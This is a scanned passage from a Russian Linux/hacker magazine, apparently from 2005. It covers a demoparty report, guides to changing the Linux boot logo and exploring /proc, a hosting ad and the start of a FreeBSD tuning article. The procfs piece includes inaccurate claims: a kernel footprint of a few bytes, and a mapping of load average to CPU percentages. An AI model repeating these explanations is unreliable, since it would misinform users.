[День второй] Утро 14 августа. Светит солнышко, погода опять не подводит. Когда мы добрались до кинотеатра, там уже толпился, знакомый по первому дню, народ. Некоторые были с помятыми лицами после вчерашнего веселья :-). Оставив сценеров обсуждать вчерашнее, я прошел в зал и вместе с другими организаторами проверил оборудование. За прошедшую ночь мы получили еще одну конкурсную работу на CD. Видимо, менталитет у нас такой — все делать в последний день :-).
Двери открылись, люди стали рассаживаться по местам. Подведя итоги первого дня и прокрутив еще несколько известных демок, мы начали конкурс Amiga/PC Render Graphics. Мне понравилось изображение Формулы-1, довольно качественно сделано. Хотя к моему удивлению, первое место заняла картинка «Утро следующего дня», с пустыми бутылками и банкой из под шпрот на фоне кухни. Очевидно, тема голосовавшим близка.
В следующем конкурсе многоканальной альтернативной музыки, мне толком ничего не понравилось, хотя, признаюсь, в этом музыкальном направлении я ничего не понимаю.
После успеха hdd-throwing compo, мы решили его повторить, но теперь с разбега. Чемпионом оказался все тот же парнишка (Proch), увеличивший собственный рекорд на 5 метров. А узнав о победе, опять швырнул в небо свой многострадальный мобильник. Символическим призом был награжден и самый слабый участник, которым оказалась милая девушка с ником Izvra.
Когда закончился перерыв на обед, настало время MP3/OGG-музыки. Довольно насыщенный конкурс, хотя большую часть работ я пропустил из-за общения с приехавшими телевизионщиками. Первое место по праву заняла ритмичная композиция от местного диджея DJ Poster. Еще запомнился трек казанских сценеров, записавших его, используя лишь свои голоса, звуки рук, губ, микрофона и прочего, без участия реальных музыкальных инструментов. Чтобы народ не скучал, на большом экране все время показывали картинки известных сценовых художников.
Когда в очередной раз, проходя мимо охранника на входе, я увидел, как он рисует фломастером на бумаге, у меня в голове появилась идея риалтаймового конкурса художников. Тем более, на экране в это время показывали Handdraw Graphics compo, или, как его называют, Pixel Art. Вызвав на сцену четверых смельчаков, мы вооружили их всем необходимым, предоставили произвольную тему для творчества и выделили 20 минут. По истечении этого времени, на экране продемонстрировали результаты. Кто-то проиллюстрировал свои ночные приключения в Дзержинске, кто-то экспериментировал на тему DiHALT 2005. С небольшим отрывом победила работа с изображением барашка, а лично мне понравилась картина с двумя влюбленными на вершине горы. У каждого из них было всего по одному крылу за спиной, символизируя тем самым неразрывность чувств.
К вечеру прошло еще два конкурса: Chip Tunes и ASCII графика, в каждом было по одной работе. Жаль. На десерт оставался самое сложное и ожидаемое компо — Amiga/PC demo. И опять же в наличии была только одна работа на Amiga, причем написанная на бейсике! А я то думал, что времена бейсика уже давно прошли…
Закрытие DiHalt знаменовалось награждением победителей и вручением дипломов, призов и денежных премий.
В целом, на мой взгляд, пати прошло довольно успешно и гладко, не считая мелких накладок (как же без них?). Конечно, хотелось бы в следующем году и посетителей, и работ еще больше. И надеюсь, что DiHalt 2006 тоже никого не разочарует





КОМУ СВЕТИТ НАГРАДА?

УЗНАЕШЬ
24 СЕНТЯБРЯ
В 21.00 НА



лицензия МПТР РФ серия ТВ №5874 от 24.01.02











102

Пингвин на операционном столе

КОМУ НЕ ХОТЕЛОСЬ ХАКНУТЬ ЯДРО LINUX? КАЖДЫЙ УВАЖАЮЩИЙ СЕБЯ ЛИНУКСОИД ДОЛЖЕН ПОПРОБОВАТЬ ЭТО СДЕЛАТЬ! ВЕДЬ LINUX, В ОТЛИЧИЕ ОТ WINDOWS, НАСТОЯЩИЙ ПОЛИГОН ДЛЯ ХАКЕРСТВА, ТАЯЩИЙ В СЕБЕ НЕОЖИДАННЫЕ ВОЗМОЖНОСТИ. ВЗЯТЬ, ХОТЯ БЫ ЛОГО, ПОЯВЛЯЮЩЕЕСЯ НА ЭКРАНЕ. ПРИШЛА ПОРА ИЗМЕНИТЬ ЕГО ПО СВОЕМУ ВКУСУ | Крис Касперски ака мыщъх

Модифицируем стандартный логотип Linux

[intro] «Хаками» (hacks) называются всякие хитрости, забавные шутки и оригинальные приемы, тогда как под «хакерством» (hacking) традиционно понимается взлом программ или сетевые атаки. Вроде похожие термины, а какая разница! Эта статья открывает цикл публикаций, рассказывающих о том, что крутого можно сделать с ядром Linux. И начнем с простой задачки — изменение логотипа при загрузке операционной системы.

[меняем лого] Обычно при загрузке Linux появляется характерный пингвин, которым уже никого не удивишь, и который уже довольно сильно поднадоел. Хочется чего-нибудь новенького. Как изменить стандартное лого на что-то свое? Есть несколько путей.

Начнем с компиляции ядра. За отображение лого ответственны следующие файлы: */usr/src/linux/drivers/video/** и */usr/src/linux/include/linux/linux_logo.h*. Всякий раз, когда ядро загружается в отладочном (debug) или молчаливом (quiet) режиме, эти файлы (конечно же, в откомпилированном виде) получают управление и выводят изображение на экран. Само лого обитает в файле linux_logo.h, где оно хранится в виде обыкновенного массива данных, кусочек которого для наглядности приведен ниже.


[фрагмент файла linux_logo.h, содержащий logo]

```
unsigned char linux_logo_bw[] __initdata = {
  0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
  0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0x80, 0x00, 0x3F,
  0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0x1F,
  0xFE, 0x1F, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
  0xFE, 0x3F, 0xFF, 0x0F, 0xFF, 0xFF, 0xFF, 0xFF,
  0xFF, 0xFF, 0xFE, 0x7F, 0xFF, 0xC7, 0xFF, 0xFF,
```

Изменять его можно как вручную, так и автоматически. Ручной режим мы трогать не будем, поскольку ничего интересного в нем нет (сплошная рутина), гораздо проще запустить специальную утилиту — она все сделает сама. В отличие от мира Windows, погруженного в корпоративный мрак, в котором бродят зубастые монстры, под Linux народ исходники не зажимает, и мы можем легко проанализировать, что делает та или иная программа, и нужно ли это нам. Не стоит забывать, что вмешательство в ядро всегда чревато фатальными последствиями. Один неверный шаг — и система отказывается загружаться или уничтожает все данные жесткого диска под чистую. Поэтому перед всякой установкой потенциально небезопасной программы необходимо пролистать ее исходный текст и посмотреть, какие именно файлы она изменяет. Остается только зарезервировать их на дискету, болванку или флешку, а загрузиться всегда можно с Live CD.

Мы будем использовать утилиту logo, которую можно скачать с демократичного бельгийского сервера: *members.chello.be/cr26864/Linux/fbdev/logo.tar.bz2*. Распаковав архив, мы обнаружим три Си-файла и один makefile. Двоичных файлов, увы, нет, и их приходится компилировать самостоятельно. Поддерживаются две версии ядер — с номерами 2.2 и 2.4. Для версии 2.6 нужен особый подход, о котором мы чуть позже и поговорим, а пока вернемся к нашей текущей задаче.

Анализ показывает, что утилита logo фактически состоит из двух




стандартное лого



видоизмененное лого





нестандартное ASCII-лого

частей: конвертора входного изображения, который находится в файле pnmtologo.c, и непосредственно самого патчера ядра, сосредоточенного в файлах logo_2_2.c и logo_2_4.c (каждый для своей версии ядра). Строго говоря, logo_2_4.c включает в себя экстрактор текущего лого и патчер, а logo_2_2.c только экстрактор лого старого формата, но это уже детали. Само же logo в обоих случаях представляет собой обыкновенный pcx-файл с глубиной цветности не более 256 цветов и общей площадью не более чем 786432 пикселей (что соответствует разрешению 1024x768).

Конвертор нам совершенно неинтересен (кстати говоря, вместо него можно воспользоваться плагином для редактора Gimp: registry.gimp.org/detailview.phtml?plugin=Linux+Logo), а вот к экстрактору/патчеру мы присмотримся повнимательнее.

[один из ключевых фрагментов файла logo_2_4.c, изменяющего лого]

```
static struct entry{unsigned char red; unsigned char green; unsigned char blue;} palette16[16] = {
  { 0, 0, 0,     }, { 0, 0, 170,    }, { 0, 170, 0,    }, { 0, 170, 170,  },
  { 170, 0, 0,   }, { 170, 0, 170,  }, { 170, 85, 0,   }, { 170, 170, 170,},
  { 85, 85, 85,  }, { 85, 85, 255,  }, { 85, 255, 85,  }, { 85, 255, 255, },
  { 255, 85, 85, }, { 255, 85, 255, }, { 255, 255, 85, }, { 255, 255, 255 },
};

static void write_logo16(const char *filename, const unsigned char *data)
{
  FILE *stream; int i, j, d;
  stream = fopen(filename, "w");
  if (!stream) { perror("file open error: "); exit(1); }
  fputs("P3\n80 80\n255\n", stream);
  for (i = 0; i < 80*80/2; i += 2)
  {
    for (j = 0; j < 2; j++)
    {
      d = data[i+j] >> 4;
      fprintf(stream, " %3d %3d %3d", palette16[d].red,
      palette16[d].green, palette16[d].blue);
      d = data[i+j] & 15;
      fprintf(stream, " %3d %3d %3d", palette16[d].red,
      palette16[d].green, palette16[d].blue);
    } fputc('\n', stream);
  } fclose(stream);
}

int main(int argc, char *argv[])
{

write_logo("logo_2_4.ppm",linux_logo,linux_logo_red,linux_logo_green,linux_logo_blue);
  write_logo_bw("logo_bw_2_4.pbm", linux_logo_bw);
  write_logo16("logo16_2_4.ppm", linux_logo16);

  return 0;
}
```

Алгоритм работы понять нетрудно. Как мы видим, в процессе изменения лого модифицируются файлы logo_2_4.ppm, logo_bw_2_4.pbm и logo16_2_4.ppm, которые мы и должны сохранить на «спасательную» дискету перед запуском утилиты. Подробнее об этом хаке можно почитать в статье HOWTO Linux Logo Hack (gentoo-wiki.com/HOWTO_Linux_Logo_Hack).

А вот другой способ изменения лого, подходящий для старых ядер 2.2.x, которые все еще встречаются в природе. Сначала забэкапим оригинальный файл */usr/include/linux/linux_logo.h* (впрочем, если бэкапа не будет, его всегда можно скачать из Сети), затем подготавливаем свое собственное лого в формате xpm с разрешением 80x80 пикселей и палитрой *ровно* из 214 цветов (в этом нам опять-таки поможет Gimp), натравливаем на нее утилиту boot_logo-1.01 (lug.umbc.edu/~mabzug1/boot_logo-1.01), представляющую собой обыкновенный перловый скрипт, запущенный следующим образом:

```
# boot_logo-1.01 your_image.xpm > linux_logo.h
```

И, если все пройдет без ошибок, в текущей директории образуется файл linux_logo.h, который нам предстоит скопировать в каталог: */usr/include/linux*. Теперь необходимо перекомпилировать ядро и перезагрузиться. Если мы не повиснем, на экране высветится новое лого, которое может выглядеть, например, так, как показано на рисунке «видоизмененное лого». Если возникнут трудности, можно обратиться за помощью к *lug.umbc.edu/~mabzug1/boot_logo.html.*

[препарируем 2.6] С ядром 2.6 все намного проще. Создаем изображение в формате png любого разумного размера и пропускаем его через штатную утилиту pngtopnm, запущенную со следующими ключами командной строки:

```
# pngtopnm logo.png | pnmtoplainpnm > logo_linux_clut224.ppm
```

А затем полученный файл перебрасываем на место постоянной дислокации:

```
# cp logo_linux_clut224.ppm /usr/src/linux/drivers/video/logo/
```

Остается настроить ядро, для чего можно воспользоваться интерактивным конфигуратором. Среди прочих полезных (и не очень) пунктов в нем будет Bootup logo и Standard 224-color Linux logo. Вот их-то и необходимо «взвести».

[интерактивное конфигурирование лого в kernel 2.6]

```
Device Drivers ->
        Graphics Support ->
                [*] Support for frame buffer devices
                [*] VESA VGA graphics support

Console display driver support ->
                [*] Video mode selection support
                <*> Framebuffer Console support
                [*]Select compiled-in fonts
                [*]VGA 8x16 font

        Logo configuration ->
                [*] Bootup logo
                [*] Standard 224-color Linux logo
```

Перекомпилируем ядро, запустив make, и настоим конфигурационный файл */boot/grub/menu.lst*, добавив ключ vga=0x318. В итоге получится такая запись: kernel (hd0,0)/vmlinuz root=/dev/sda3 vga=0x318. Перезагрузимся. Новое лого торжественно появится на экране, сияя всеми своими 224-цветами. Красиво? Однако настоящие хакеры признают только текстовой терминал и консольный режим с ANSI-псевдографикой, а GUI прогоняют прочь. Большой популярностью пользуются ASCII-лого, которые можно установить с помощью программы Linux_logo (*www.deater.net/weave/vmwprod/linux_logo/*). Там же на сервере находится коллекция готовых образцов, два из которых приведены ниже.

[заключение] Вот мы и хакнули пингвина, причем, не одним, а сразу несколькими способами. Простор для творчества здесь поистине безграничен, и поиск по ключевым словам linux logo в Интернете выдает огромное количество ресурсов, один интереснее другого. Так что налетайте



Путешествие к центру ядра

В ТО ВРЕМЯ, КАК В ДРУГИХ ОПЕРАЦИОННЫХ СИСТЕМАХ ДЛЯ ПРЕДОСТАВЛЕНИЯ ПОЛЬЗОВАТЕЛЮ ВОЗМОЖНОСТИ КОНТРОЛИРОВАТЬ РАБОТУ ЯДРА, А ТАКЖЕ ДЛЯ ПОЛУЧЕНИЯ ДОСТУПА К СИСТЕМНОЙ СТАТИСТИКИ С ПОДРОБНОЙ ИНФОРМАЦИЕЙ О ПРОЦЕССАХ, ЖЕЛЕЗЕ, СЕТИ ТРЕБУЕТСЯ ВЕЛИКОЕ МНОЖЕСТВО РАЗНООБРАЗНЫХ ПРОГРАММ, В LINUX ВСЕ ЭТО ДОСТИГАЕТСЯ ЧРЕЗВЫЧАЙНО ПРОСТЫМ ПУТЕМ — С ПОМОЩЬЮ ФАЙЛОВОЙ СИСТЕМЫ /PROC. КАК РАЗ О PROCFS И ПОЙДЕТ РЕЧЬ В ЭТОЙ СТАТЬЕ | j1m (j1m@list.ru)

Исследуем виртуальную файловую систему procfs

[общие сведения о procfs] В первую очередь, виртуальная файловая система procfs предназначена для получения информации о запущенных процессах — имя, уникальный идентификатор, отведенная память и т.д. В Linux она также обеспечивает пользователя информацией о железе, файловых системах, предоставляет доступ к системной статистике, а также позволяет изменять некоторые параметры ядра «на лету». Что интересно, procfs не существует ни на физическом диске, ни в оперативной памяти. Когда происходит обращение к какому-либо из файлов, который находится в каталоге */proc* (именно к нему обычно монтируется эта ФС), ядру передается соответствующее сообщение и оно, в ответ, отдает необходимую информацию. Таким образом, создается иллюзия работы с настоящей ФС, расположенной на жестком диске. С procfs работает очень большое количество программ, поэтому она является жизненно важной для любого Linux-дистрибутива.

[процессы в разрезе] Раз уж procfs задумывалась как «файловая система процессов», то и начнем именно с этой функции. Если ты заглянешь в каталог /proc, то увидишь множество каталогов с именами, состоящими только из цифр. Такое имя указывает на PID процесса и содержит информацию, относящуюся к процессу с этим идентификатором. Например, информацию о процессе init, который всегда имеет PID, равный единице, можно найти в каталоге */proc/1*. Есть еще один специальный элемент каталога, относящийся к процессам: */proc/self*. Это ссылка указывает на процесс, в данный момент работающий с каталогом */proc*. Теперь разберемся с содержимым таких каталогов. Первый файл, на который следует обратить внимание: cmdline. Это строка запуска процесса, то есть имя программы и аргументы. Если этот файл ничего не содержит, значит, процесс находится в swap или превратился в зомби. Также в каталоге находится ссылка с именем exe, указывающая на исполняемый файл, при запуске которого был порожден процесс. Таким образом, можно запустить копию процесса. Еще две ссылки root и cwd указывают на корень файловой системы и текущий рабочий каталог процесса. Очень полезным может оказаться содержимое файла environ, в нем ты найдешь окружение процесса (унаследованные переменные окружения). Обрати внимание, что строки файла разделены не символом новой строки, а нулевым символом (знающие Си поймут, почему так сделано). Поэтому, чтобы представить содержимое файла в удобочитаемом виде, придется выполнить такую команду:

```
# cat /proc/PID/environ | tr "\0" "\n" | less
```

Если уж говорить об окружении процессов, то следует упомянуть и о каталоге fd, который содержит ссылки на файлы, открытые процессом. Имя ссылки представляет собой файловый дескриптор. Как известно, файловые дескрипторы 0, 1 и 2 любого процесса представляют собой стандартные потоки ввода, вывода и вывода ошибок. Поэтому для обычной консольной программы все три файла будут ссылаться на терминальное устройство (*/dev/vc/** для консоли и */dev/pts/** для xterm). В случае с демонами, файлы будут указывать либо на */dev/null*, либо вообще будут отсутствовать (если программа закрыла файловые дескрипторы). Зная вышеизложенное, можно проделывать интересные трюки, например, перенаправлять вывод программы на ее поток ввода:

```
# command > /proc/self/fd/0
```

Используя procfs, также можно узнать, какое адресное пространство занимает процесс. Такая информация доступна в файле maps, представленном в виде строк. Каждая строка имеет следующий формат: адресное пространство, права, смещение в исполняемом файле, устройство, на котором расположен файл, номер файлового дескриптора, путь до исполняемого файла или библиотеки. Этот файл очень полезен, если нужно узнать, какие библиотеки, откуда и по каким адресам загружает процесс. Популярная программа lsof активно использует эти сведения.
Статистические данные о процессе представлены в файлах stat, statm и status. Первые два имеют «сырой» формат, довольно неплохо воспринимаемый программистами (но никак не обычными пользователями). Зато status предоставляет ту же инфу, но в читабельном виде. Из названий полей легко понять их назначение, поэтому не буду вдаваться в подробности.



Core-файл — это файл, генерируемый ядром в момент «обрушения» программы (сигналы QUIT, ABRT, SEGV и др.). Он содержит дамп памяти процесса и предназначен для выявления причин произошедшего.



Шутливое определение BogoMIPS: «Сколько раз в секунду процессор может ничего не делать».

[аппаратный уровень] Посредством */proc* о железе можно узнать многое: информацию об имеющихся процессорах, оперативной памяти, PCI-шине и т.д. Все данные предоставляются в реальном времени. Это значит, что подцепив к компу какое-нибудь plug'n'play устройство, ты тут же сможешь с помощью procfs получить о нем полное представление. Для начала заглянем в файл */proc/cpuinfo*, который содержит, как можно догадаться, информацию о центральном процессоре. Из полей, заслуживающих внимания, я бы отметил следующие: vendor_id — строка, идентифицирующая поставщика процессора, model name — модель процессора (например, AMD Sempron(tm) 2600+), cpu MHz — частота работы процессора (точность до тысячной доли), cache size — объем кэш-памяти, flags — поддерживаемые наборы инструкций (такие, как MMX и SSE). Также взгляни на поле bogomips — это псевдотест производительности процессора.

Далее по приоритету идет, конечно же, информация об оперативке, которая легко извлекается из файла */proc/meminfo*. Полей тут достаточно много, и их количество зависит от опций, с которыми было собрано ядро (например, highmem). Общее количество оперативной памяти указывается в поле MemTotal. Не удивляйся, если не будет хватать 2—5 байт, они ушли на размещение ядра в памяти и не доступны пользовательским программам. Что такое MemFree, я объяснять не буду, а вот поля Buffers и Cached довольно интересны. Первое указывает объем памяти, отведенный под кэш жесткого диска, а второе отражает количество кэшированных с диска файлов. Информация о swap-областях находится в полях SwapTotal и SwapFree. Стандартная команда free получает информацию из этого файла.

Полную информацию о всех PCI-устройствах, найденных во время загрузки Linux, ты найдешь в файле */proc/pci*. PCI-шина в современных ПК является не только шиной расширения, но и базой для других шин (например, USB), поэтому */proc/pci*, кроме информации по подключенным устройствам, предоставляет данные о различных контроллерах и других шинах. Настоятельно рекомендую включить в ядре копию Bus options (PCI, PCMCIA, EISA, MCA, ISA) → PCI device name database. После этого изменения ядро распухнет на 80 Кб, зато все PCI-устройства будут иметь осмысленные имена вместо Unknown.

Информация о других устройствах, подключенных к PS/2 (мышь, клавиатура) и USB портам, находится в файлах */proc/bus/input/devices* и */proc/bus/usb/devices*. Причем для того, чтобы второй файл присутствовал в операционке, ядро должно быть собрано с опцией Device Drivers → USB support → USB device filesystem.

Теперь перейдем к ACPI, которая, в первую очередь, является системой управления питанием и энергопотреблением. В procfs предусмотрена возможность перевода системы в различные неэнергоемкие состояния сна. Все поддерживаемые материнской платой состояния перечислены в файле */proc/acpi/sleep*.

Тебе придется включить в ядре опцию Power management options (ACPI, APM) → acpi — ACPI... → Sleep States для того, чтобы получить возможность управлять состояниями ACPI. Для S4 понадобится еще и опция Power management options (ACPI, APM → Software Suspend, а также необходимо добавить resume=/dev/где_у_тебя_своп в опции загрузки ядра.

Перевести ПК в режим сна очень просто. Достаточно записать в файл */proc/acpi/sleep* номер состояния. Например, так:

```
$ echo 3 > /proc/acpi/sleep
```

И последний элемент каталога */proc*, который я хочу рассмотреть в этом разделе: */proc/driver*. Обычно драйверы сторонних производителей создают в нем свой уголок. Наполнение этого каталога сильно зависит от конфигурации ядра, поэтому я опишу его на примере своей машины. У меня здесь находится файл rtc, отображающий статистику работы одноименного драйвера (Real Time Clock — Часы Реального Времени), а также каталог nvidia, созданный фирменным драйвером для видеокарт компании nVidia.

[идентификация] Что же в первую очередь нужно узнать об ОС? — «Конечно же, версию,»— отвечают все дружно. Правильно, информация о версии и времени сборки ядра представлена в /proc/version примерно такой строкой:

Аренда виртуального выделенного сервера

Как оправдать собственные ожидания



Мы обратим Ваше внимание на часто возникающие проблемы пользователей при аренде виртуальных выделенных серверов и способы их решения.

Одно из главных преимуществ технологии - получение возможностей выделенного сервера за долю его стоимости. В этом преимуществе заложены и недостатки - более низкая производительность виртуального выделенного сервера (VDS), по сравнению с выделенным сервером, и необходимость сопровождения VDS.

1. Правильно оцените требуемые ресурсы VDS

VDS занимает промежуточную позицию между виртуальным хостингом и арендой собственного сервера. Отличия VDS:

- В случае Виртуального хостинга на сервере работает несколько сотен сайтов, и все они делят между собой производительность сервера.
- В случае VDS на одном физическом сервере эмулируется работа нескольких VDS, которые делят между собой ресурсы (процессор, RAM, диск, сетевую карту). Часть ресурсов процессора, оперативной памяти используется для создания среды, которая обеспечивает работу виртуальных выделенных серверов.
- В случае аренды выделенного сервера Вы полностью используете все его ресурсы.

При принятии решения о выборе VDS, запустите Ваши сайты или приложения на отдельном компьютере и посмотрите, какие ресурсы будет задействовать Ваш сайт (приложение) при пиковой загрузке. Оцените загрузку процессора, требуемый размер оперативной памяти, требуемый объем дискового пространства. Используйте полученные данные при выборе соответствующей конфигурации VDS. Был случай, когда пользователь, заказавший VDS с 256Mb оперативной памяти жаловался на сбои в работе сайта. При анализе оказалось, что сайту для работы требовалось более 768Мб RAM. Пользователь срочно перешел на выделенный сервер.

2. VDS требует постоянного внимания

VDS по возможностям - тот же выделенный сервер, требующий квалифицированного сопровождения. За работой виртуальных сайтов следит системный администратор провайдера. VDS или выделенный сервер должен сопровождать Ваш сисадмин. Если у Вас нет квалифицированного системного администратора, или бюджет не позволяет оплачивать его услуги, то рекомендуется заказывать вместе с VDS панель управления, например Plesk или CPanel, позволяющие обычному пользователю управлять настройками VDS.

Подробнее на сайте http://www.best-hosting.ru/virtual_private_servers.asp



тел. (095) 788-94-84
www.best-hosting.ru

файл maps процесса mc

все модули как на ладони

собираем статистику

Linux version 2.6.11 (root@localhost) (gcc version 3.4.3) #7 Sat Jul 23 16:08:26 YEKST 2005

Хочешь выяснить, с какими параметрами было загружено ядро? Загляни в файл */proc/cmdline*.

Список загруженных в текущий момент модулей содержится в файле */proc/modules*. Формат его такой: имя_модуля размер количество_зависимостей — Live адрес_в_памяти. Количество зависимостей — это число, указывающее на то, сколько других модулей зависит от данного модуля. Команда lsmod обращается за информацией именно к */proc/modules*.

Все поддерживаемые ядром файловые системы перечислены в файле */proc/filesystems*. Этот список, кстати говоря, может оказаться несколько длиннее, чем ты думаешь ;). У меня, например, в списке присутствуют bdev, sockfs, pipefs, eventpollfs. Все они нужны для правильного функционирования ядра. Какие из этих ФС смонтированы в текущий момент, подскажет файл */proc/mounts*, формат которого идентичен конфигу */etc/fstab*. Информация о смонтированных swap-областях доступна в */proc/swaps*.

Помимо вышеперечисленных файлов, существует еще каталог */proc/fs*, в который, по задумке разработчиков Linux, должны помещать всевозможную информацию драйвера файловых систем. В реальной жизни здесь можно найти только информацию по драйверу NFS, файловой системе reiserfs и, если наложен соответствующий патч, по supermount. Обрати внимание: если ты хочешь получать статистику о reiserfs, тебе придется включить в ядре опцию File systems →*Stats in /proc/fs/reiserfs*.

[сеть] Вся сетевая статистика хранится в файлах, расположенных в каталоге */proc/net*. Текущие подключения перечислены в файлах tcp, udp и unix. По сути, они предоставляют ту же информацию, что и netstat, но в формате таблицы сокетов ядра. Это значит, что все данные представлены в шестнадцатиричном формате (включая IP-адреса и порты), а состояние соединений идентифицируется числом. Таблица «сырых» сокетов находится в файле raw. Дамп таблицы маршрутизации можно найти в файле route. Приятная для глаз обычного человека, инфа находится только в двух файлах: arp и dev. Первый — это ARP-таблица (таблица соответствий IP и MAC-адресов), а второй содержит статистику по сетевым устройствам. Файл dev представляет собой таблицу из трех секций: сетевой интерфейс, статистика принятых и переданных данных. Вторая и третья секция имеют одинаковый формат и содержат такие колонки: bytes — общее количество переданной/принятой информации, packets — число пришедших/ушедших пакетов, errs — число пакетов с неправильными заголовками, drop — число отброшенных (например, брэндмауэром) пакетов, multicast — число широковещательных пакетов. Вся эта информация используется утилитой ifconfig для вывода отчета.

[ядерная бухгалтерия] Главным местом скопления статистической информации о ядре является файл */proc/stat*. Первая строка, озаглавленная cpu, отображает данные о том, сколько процессор тратит времени на выполнение кода пользовательских программ (первое число), кода ядра (третье число), время «спячки» процессора (четвертое число), сколько времени ждет выполнения операций ввода/вывода (пятое число), и сколько времени уходит на обработку прерываний (шестое число). Остальные колонки не столь интересны. Данные представлены в сотых долях секунды. Хочу отметить, что в нормально функционирующей системе время бездействия процессора будет в несколько раз больше времени его работы. Остальные строки не столь интересны, но я все же прокомментирую некоторые из них. Btime — время загрузки системы, указанное в секундах, прошедших с 1 января 1970 г. Processes — общее количество порожденных с момента загрузки процессов.

Такую важную для многих информацию, как средняя загруженность процессора, можно узнать из файла */proc/loadavg*. Многих новичков его содержимое вводит в ступор. На самом деле, все просто, хотя и не привычно. Три числа представляют количество заданий (процессов), ждущих своего выполнения за последние 1, 5 и 15 минут. Таким образом, если в среднем за минуту ожидало исполнения менее одного задания, то загруженность составляет около 5—10%, 2—3 задания — уже около 80-90%, 4—5 заданий — 100% загрузка. Многие программы, подсчитывающие загрузку процессора в процентах, получают данные из этого файла.

Время, прошедшее с момента загрузки, находится в */proc/uptime*. Файл содержит два числа: общее время и время простоя процессора. Отсчет ведется в секундах. У меня второе число всего на сто меньше первого :).

[что осталось за кадром] А за кадром у нас сегодня остался псевдофайл */proc/kcore*. Он отображает всю физическую память системы в формате core, и поэтому позволяет анализировать внутренние структуры ядра в реальном времени. Для того, чтобы воспользоваться этой возможностью, тебе необходимо загрузить ядро, содержащее отладочную информацию (оно помещается в корень исходников после сборки: */usr/src/vmlinux*) и выполнить от рута команду:

```
$ gdb --core=/proc/kcore
```

Замечу, что этот файл не будет существовать, если в ядре отключена опция File systems →Pseudo filesystems → /proc/kcore support.

Также в этой статье я упустил из вида тюнинг ядра посредством */proc/sys* (или sysctl) — это тема отдельной статьи

ОСНОВНЫЕ СОСТОЯНИЯ СНА ACPI

S1 — минимальное сохранение энергии. Быстрое пробуждение.

S3 — все устройства, кроме оперативной памяти, переводятся в режим пониженного питания.

S4 — содержимое оперативной памяти сохраняется в swap. После этого происходит выключение ПК. При следующей загрузке ядро переносит информацию из swap обратно в оперативку.





охотники за модой / гид по стилю

новое шоу по субботам в 21:00

звезда танцпола

новое реалити-шоу по будням в 21:00

Лицензия МПТР РФ серия ТВ №5874 от 24.01.02

Фройндшафт с чертенком

НИ ДЛЯ КОГО НЕ СЕКРЕТ, ЧТО ДЕФОЛТНЫЕ УСТАНОВКИ ЛЮБОЙ ОПЕРАЦИОННОЙ СИСТЕМЫ ДАЛЕКИ ОТ СОВЕРШЕНСТВА. ПОЭТОМУ ТЕМ, КТО ПОСТОЯННО ЭКОНОМИТ СВОЕ ВРЕМЯ И СИЛЫ НА КРОПОТЛИВУЮ НАСТРОЙКУ, ВОЛЕЙ-НЕВОЛЕЙ ПРИХОДИТСЯ ИСПЫТЫВАТЬ ОПРЕДЕЛЕННЫЙ ДИСКОМФОРТ С СИСТЕМОЙ, НЕ ЗАТОЧЕННОЙ ПОД КОНКРЕТНЫЕ НУЖДЫ. А ВОТ НАСТОЯЩИЙ ЮНИКСОИД (КАКИМ ТЫ, БЕЗ СОМНЕНИЯ, ЯВЛЯЕШЬСЯ) НЕ СТАНЕТ С ЭТИМ МИРИТЬСЯ И ДОБЕРЕТСЯ ДО ГЛУБОКО ЗАПРЯТАННЫХ ОПЦИЙ, ЧТОБЫ УВЕЛИЧИТЬ БЕЗОПАСНОСТЬ, НАДЕЖНОСТЬ И БЫСТРОДЕЙСТВИЕ ЛЮБИМОЙ ОПЕРАЦИОНКИ. НО ДЛЯ ТАКИХ РЕШИТЕЛЬНЫХ ДЕЙСТВИЙ МОЖЕТ ПОНАДОБИТЬСЯ РУКОВОДСТВО, КОТОРОЕ И ПРЕДСТАВЛЕНО ТВОЕМУ ВНИМАНИЮ. В ОСНОВНОМ, МЫ БУДЕМ ГОВОРИТЬ О НАСТРОЙКЕ ДЕСКТОПА, В СЛУЧАЕ ЖЕ СЕРВЕРА БУДУТ ДЕЛАТЬСЯ СПЕЦИАЛЬНЫЕ РЕМАРКИ. ПРИСТУПИМ | Валерия Комиссарова (kochergi@mail.ru)

Тонкая настройка и оптимизация FreeBSD

[ядро — всему голова] Ядро является мозговым центром операционной системы, реализующим все и вся: виртуальную память, процессы, сигналы, семафоры, каналы, сетевые соединения, файловые системы, и, конечно же, множество драйверов устройств. Разработчики включают поддержку как можно большего количества устройств, чтобы адаптировать работу операционки к любой аппаратной среде. Нам такой вариант, естественно, не подходит: мы исключим из ядра поддержку всех ненужных нам опций, модулей и драйверов, что позволит нам уменьшить размер ядра, и, соответственно, объем занимаемой им памяти. Кроме того, в умолчальном ядре может отсутствовать поддержка необходимых тебе устройств/протоколов, поэтому без перекомпиляции здесь не обойтись.

